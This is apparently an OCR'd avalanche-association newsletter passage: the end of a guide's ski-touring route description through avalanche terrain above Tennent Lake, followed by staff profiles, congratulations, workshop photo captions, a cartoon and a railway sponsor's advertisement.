
travel from the car you end up at Tennent Lake, which opens up an amazing vista of steep cliffs and rolls rising up all around the lake.

From here on in the hard work begins. From Tennent Lake there is no single line that avoids avalanche terrain. You can work your way around the odd bump here and there but ultimately you will be forced into making a decision on whether to venture up higher or not. The ultimate objective is to get up onto the height of land below the west ridge near what's known as Sandbag Lake.

There are two ways to gain the height of land above Sandbag Lake and onto easier angles. The route used most often starts right by the dam on the north end of Tennent Lake and basically follows the summer trail, weaving through a series of troughs and bumps. If this is a first tour on the Island, it's a quick introduction to the frustrating topography found within the Island Mountains. Just when you think you're sorted and cruising there will be another 20-100 metre dip in your way. It gives you a really good insight into what exactly can lie between a 40 metre contour line. The route follows through the "rolls" until one bumps into a steep slope that grants access to the upper flanks.

Bordered by water ice on the surrounding walls this slope is the only access up. The slope gains 50-75 metres of elevation and at its steepest sits in the high 30's with maybe a nudge into 40ish. The run out is full of trenches and trees. Not to be taken lightly as a small slide here could be catastrophic. It is at this point the ski tourer is forced into a decision on whether to continue on or scrap the summit. Making the decision to negotiate the slope one wants to be sure of stability and to definitely use protective measures.

The other option is to head to the south end of the lake



as the tourers in the photo above and try the right hand gully sneak. In reality it's a great way to prolong the inevitable of going home but it's definitely worth a try. The difference in the terrain is such that it is typically a little more protected by the wind and the amount of time the individual is exposed to hazard is slightly less. The terrain is still treed though, and rife with small cliffs and gullies. Again, consequences are high. What this side does offer, if you can't get all the way up, is open access to some great skiing (albeit a little short) above a small unnamed lake back slightly to the north. If you do get up to the ridge crest, simply hang a left and follow the broad ridge towards the peak.

From there it is a straightforward ski along the ridge above Sandbag Lake to a gully system where you have to make the second big decision of the day. This is your classic steep gully feature that will flush you back out if you made the wrong decision. Once again there is typically no way around this and it's a show stopper if you decide conditions are not in. If you decide it's a go, then kick steps up the gully until you're at the top, and then negotiate another similar feature. Comfort in steep terrain will help out here.

Once these two nasty bits have been negotiated, work your way over to the main summit. From the summit you can decide to backtrack, ski down the northwest side or straight down the North Glacier. Just about every direction will give you a great run down but if stability allows, the ski from the summit down to the valley bottom, via the North Glacier, is the highlight of the trip and what attracts many tourers to this peak. This run will drop you low down, in the vicinity of the up trail from the mine. Beware if the snow conditions are shallow at the lower section, as you could be in for a classic bush bash of epic proportions! All in all a great tour in an awesome setting and a great introduction to Island ski touring.

>>Cliff Umpleby is an ACMG Ski Guide and the Director of Island Alpine Guides.

Transitions

Brad Harrison
Coordinator, Industry Training Program

The CAA is very pleased to bring Brad Harrison on to the team to coordinate the wide spectrum of demands inherent to our highly successful Industry Training Program. Organizing instructors, students and venues won't be a big leap for Brad, who has been managing the Alpine Club of Canada's General Mountaineering Camp for the past 23 years. This is a man with many hats, and almost as many base camps. He has a house in Golden, where he was co-owner/operator of Golden Alpine Holidays for 18 years. He also has a place in Vancouver, where he's worked for Air Canada for over 30 years. More recently, he's calling Kamloops home, where he lives with his girlfriend Robin Reid.

Brad has also worked closely with the CAA over the past decade, mainly through InfoEx, and is currently the chair of the InfoEx Advisory Group. Another of his hats—Executive Director of the Backcountry Lodges of BC Association—also complements his new role with the CAA. "I feel the CAA has an important role to play as our nature-based tourism sector in BC grows and becomes more and more professional in its operational tactics. The ITP portion of the CAA is critical to that development and I look forward to the challenges of helping to deliver a program that is logistically sound and brimming with innovation."

Brad is close to wrapping up his career with Air Canada but it doesn't appear he plans on taking life too easy just yet. "I'm eager to start working with the forward-thinking minds of the CAA," he says. "Hopefully I will be able to help the CAA achieve the lofty goals it has set for itself." With experienced help like Brad's onside, those goals are closer every day.


Bill Milsom


Kathy Bellis Collection

Kathy Bellis
ITP Logistics

Born in Burnaby, Kathy has lived in Revelstoke since 1986 and spent most of those years working for the BC Forest Service Protection Branch. In addition to her very impressive organizational skills, Kathy also brings a wealth of knowledge on hiking trips and trails in this area. She was recruited to the CAA by Jan Sanseverino, another long-time Revelstoke resident and someone we all thought was irreplaceable.

Kathy has quickly proven herself as one of those people who know how to make a job run smoothly. "I wanted to pick up a part-time job that would be interesting to keep my mind active during my semi-retirement," she says. "The bonus has been that everyone on staff has been so interesting and fun to work with."


Siobhan Quinn Collection

Siobhán Quinn
Receptionist

Born in Limerick and raised in Tipperary, our new receptionist Siobhan (pronounced shuh-vawn) brings the luck of the Irish with her. Siobhan has been in Revelstoke for just over a year but says she loves it here. "No place that I have lived before has felt more like home than Revy!" Siobhan has a strong background in computers. She holds a degree in Computer Engineering from the University of Limerick and worked for Xerox in Dublin.

Siobhan is also a massage therapist, certified in Ireland and with further training in England and Thailand. That's the job she'd been working at since moving to Revelstoke, but lately found it taking a toll on her body. Very recently she decided to switch careers. "The day after I made that decision I saw the advertisement for this job and it felt a little like fate," she explains.

While she has little experience in the snow, Siobhan brings a host of other skills to the job and, most importantly, an open attitude to learning new things. "Since I've lived in Canada—almost two years now—I've been fascinated with snow, once I figured out how many layers of clothing to wear!" Siobhan is already fitting in well to the office and we're all looking forward to expanding her snow vocabulary.

Nancy Geismar
CAC Program Services

Nancy brings a wealth of personal experience to her new position as point person for AST providers, having spent much of her life teaching. Born in Connecticut, she holds degrees in geology and studio art. She's worked as an instructor for Outward Bound in California, Oregon, Washington, Maine and Mexico, and is also an ACMG certified hiking guide and professional interpreter with the Interpretive Guides Association.

Before moving to Revelstoke in 2002, she lived in Calgary where she taught art at Mount Royal College and instructed outdoor programs for Calgary Parks and Recreation. Since coming to town, she's helped form a Potters' Guild and teaches pottery at the Revelstoke Visual Arts Centre. "As with the outdoors, I enjoy facilitating the learning process in a creative setting," she says.

In addition to producing art from her studio, Nancy is very active in the outdoors—especially rock climbing, ice climbing and skiing. She's excited to be working for the CAC because "it keeps me involved in the outdoor arena and working with people." Her experience in running courses is sure to be beneficial to AST instructors and other CAC programs. "I find reward in creating smooth logistics and efficient organization," she says. "I'm looking forward to adding new energy to the CAC and hope to provide excellent service to the membership. Working here will keep me learning, which is an important life pursuit."


Nancy Geismar Collection

Bridget Daughney
CAC Youth Program Coordinator

Bridget comes to us via a circuitous route. She's lived all over Canada—east coast, west coast, the Yukon and points in between. Along with a degree in English, she has excellent experience in teaching and curriculum development, with a focus on outdoor skills. For the past three years she has been a program director at an outdoor education program for students in Grades 10-12 in Vancouver. She has also worked as an instructor for Outward Bound in Colorado and Pemberton and has had contracts with outdoor education schools throughout BC's lower mainland.

Bridget has worked as a ski instructor and ski patroller and has very strong first aid skills. She is a Level 1 Occupational First Aid instructor and plans to continue as a part-time Emergency Medical Responder in Revelstoke. She also speaks French, which will be a great asset to this job. Bridget has already spent some time doing this work, volunteering as an avalanche educator in the South Kootenays a few years ago.

Bridget's route has now led her to the CAC. "This is a great organization with fun, dedicated people," she says. "I believe in educating people about snow and having good, safe times in the backcountry." Bridget's work with the CAC's youth program will certainly go a long ways to accomplishing that goal.

Bridget Daughney Collection

Mary Clayton

Farewell to Karen Dubé

We were all sad to hear that Karen Dubé and her family had chosen to move away from Revelstoke. Karen was a great asset to our office and we'll miss the energetic and effective way she handled her position. Her intelligence and dependability made her a valued colleague, while her bright smile and easy laugh made her always fun to work with. Karen is a keen runner and Nordic skier, so she was also a great motivator for those of us who can too easily find excuses for not getting some fresh air. We all wish Karen the best for her new life in McBride!

Mary Clayton

Congratulations

Say hello to Rory, the newest member of the Tomm family. Ian, Tammy and big sister Sabine are all thrilled with the little guy, and we're all looking forward to seeing some sibling rivalry on the ski slopes!

Ian Tomm

Cam Campbell

Congratulations to CAC Forecaster Cam Campbell and his wife Ashley House on their new son, Pearce Terell Campbell-House. Born on October 10, little Pearce weighed in at 3.5 kg and measures a strapping 50 cm. Cam writes, "Ashley's doing well and I'm hanging in there."

Dr. Hanan Yaniv, a member of the CAA's eTraining project team, demonstrates new computer technology to an interested audience.

Mary Clayton

The new Daisybell system was on display in the front courtyard. This new approach to avalanche control is suspended by a helicopter about the slide path before exploding a mixture of hydrogen and oxygen.

Brent Strand

ISSW 2008 Whistler

There was a lot of interest in the panel discussion on propagation tests. Panel members from right: Dave Gauthier, Karl Birkeland, Ivan Moner, Kurt Winkler, Cameron Ross and Ron Simenhois.

Mary Clayton

There was always a good mix of camaraderie and conversation during the poster sessions.

Mary Clayton

Flakes



Before there was Worksafe BC, there was...
WORKSAFE, B.C.
(as in caveman safety...)
I think we should make an amendment that a "Qualified Lavalanche Planner" should have a minimum 15 seasons of eruption observation.
You may have a point there
Yes, it's a Clovis. Ha.
Ug, Ug.
© r. buchanan

Photo: Canadian Pacific Railway Archives

Making tracks in the backcountry since 1884.

Since coming to Western Canada over 100 years ago, Canadian Pacific Railway has been a pioneer of backcountry exploration and safety. By finding the first route through Rogers Pass and opening the West. By building Mount Macdonald Tunnel, the longest railway tunnel in the western hemisphere, to avoid the avalanches and dangers of the Pass. By hiring Swiss guides to help ensure tourists stayed safe while mountaineering and exploring the backcountry. That tradition continues today through CPR's partnership with the Canadian Avalanche Association to make the backcountry a safer place for people to work and play.

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